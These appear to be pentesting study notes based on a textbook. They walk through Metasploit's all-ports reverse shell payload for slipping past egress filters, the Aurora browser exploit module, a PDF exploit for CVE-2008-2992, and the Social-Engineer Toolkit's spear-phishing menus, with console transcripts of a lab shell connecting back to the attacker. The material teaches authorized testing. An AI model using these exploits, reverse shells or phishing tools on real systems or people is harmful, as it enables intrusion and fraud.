
- **Bypassing Filters with metasploit Payloads**: in your pentesting career, you may encounter clients with all sorts of filtering setups. Even a reverse connection may not be able to get through the filters and connect back to your attack machine on just any port.
- The Metasploit reverse_tcp_allportspayloads can help us find a port to connect to



```
msf  exploit(ms08_067_netapi) > set payload windows/shell/reverse_tcp_allports
payload => windows/shell/reverse_tcp_allports
msf  exploit(ms08_067_netapi) > show options
--snip--
Payload options (windows/shell/reverse_tcp_allports):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST     192.168.20.9     yes       The listen address
 ❶LPORT     1                yes       The starting port number to connect back on
--snip--
msf  exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.20.9:1
--snip--
[*] Sending encoded stage (267 bytes) to 192.168.20.10
[*] Command shell session 5 opened (192.168.20.9:1 -> 192.168.20.10:1100) at 2015-05-14
22:13:20 -0400 ❷
```

Browser Exploitation:

- Web browsers are made up of code to render web pages. Just as we can send malformed input to server software, if we open a web page with malicious code to trigger a security issue, we can potentially hijack execution in the browser and execute a payload.



```
msf > use exploit/windows/browser/ms10_002_aurora
msf  exploit(ms10_002_aurora) > show options

Module options (exploit/windows/browser/ms10_002_aurora):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
  ❶SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an address
                                            on the local machine or 0.0.0.0
  ❷SRVPORT     8080             yes       The local port to listen on.
  ❸SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly
                                            generated)
   SSLVersion  SSL3             no        Specify the version of SSL that should be used
                                            (accepted: SSL2, SSL3, TLS1)
  ❹URIPATH                      no        The URI to use for this exploit (default is random)
```


PDF Exploits

- A target has an outdated version of Adobe Reader 8.1.2 installed that is subject to CVE-2008-2992.
- If a user can be enticed to open a malicious PDF in a vulnerable viewer, the program can be exploited


4. Social engineering

- Social-engineering attacks can involve complex technical requirements or no technology at all.
- the social-engineer toolkit: TrustedSec’s Social-Engineer Toolkit (SET), an open source Python-driven tool, is designed to help you perform social-engineering attacks during pentests.
- SET will help you create a variety of attacks such as email phishing campaigns and web-based attacks

SET



```
root@kali:~# setoolkit
--snip--
 Select from the menu:

   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
--snip--
  99) Exit the Social-Engineer Toolkit

set> 1
```



```
Select from the menu:

   1) Spear-Phishing Attack Vectors ❶
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
--snip--
  99) Return back to the main menu.

set> 1
```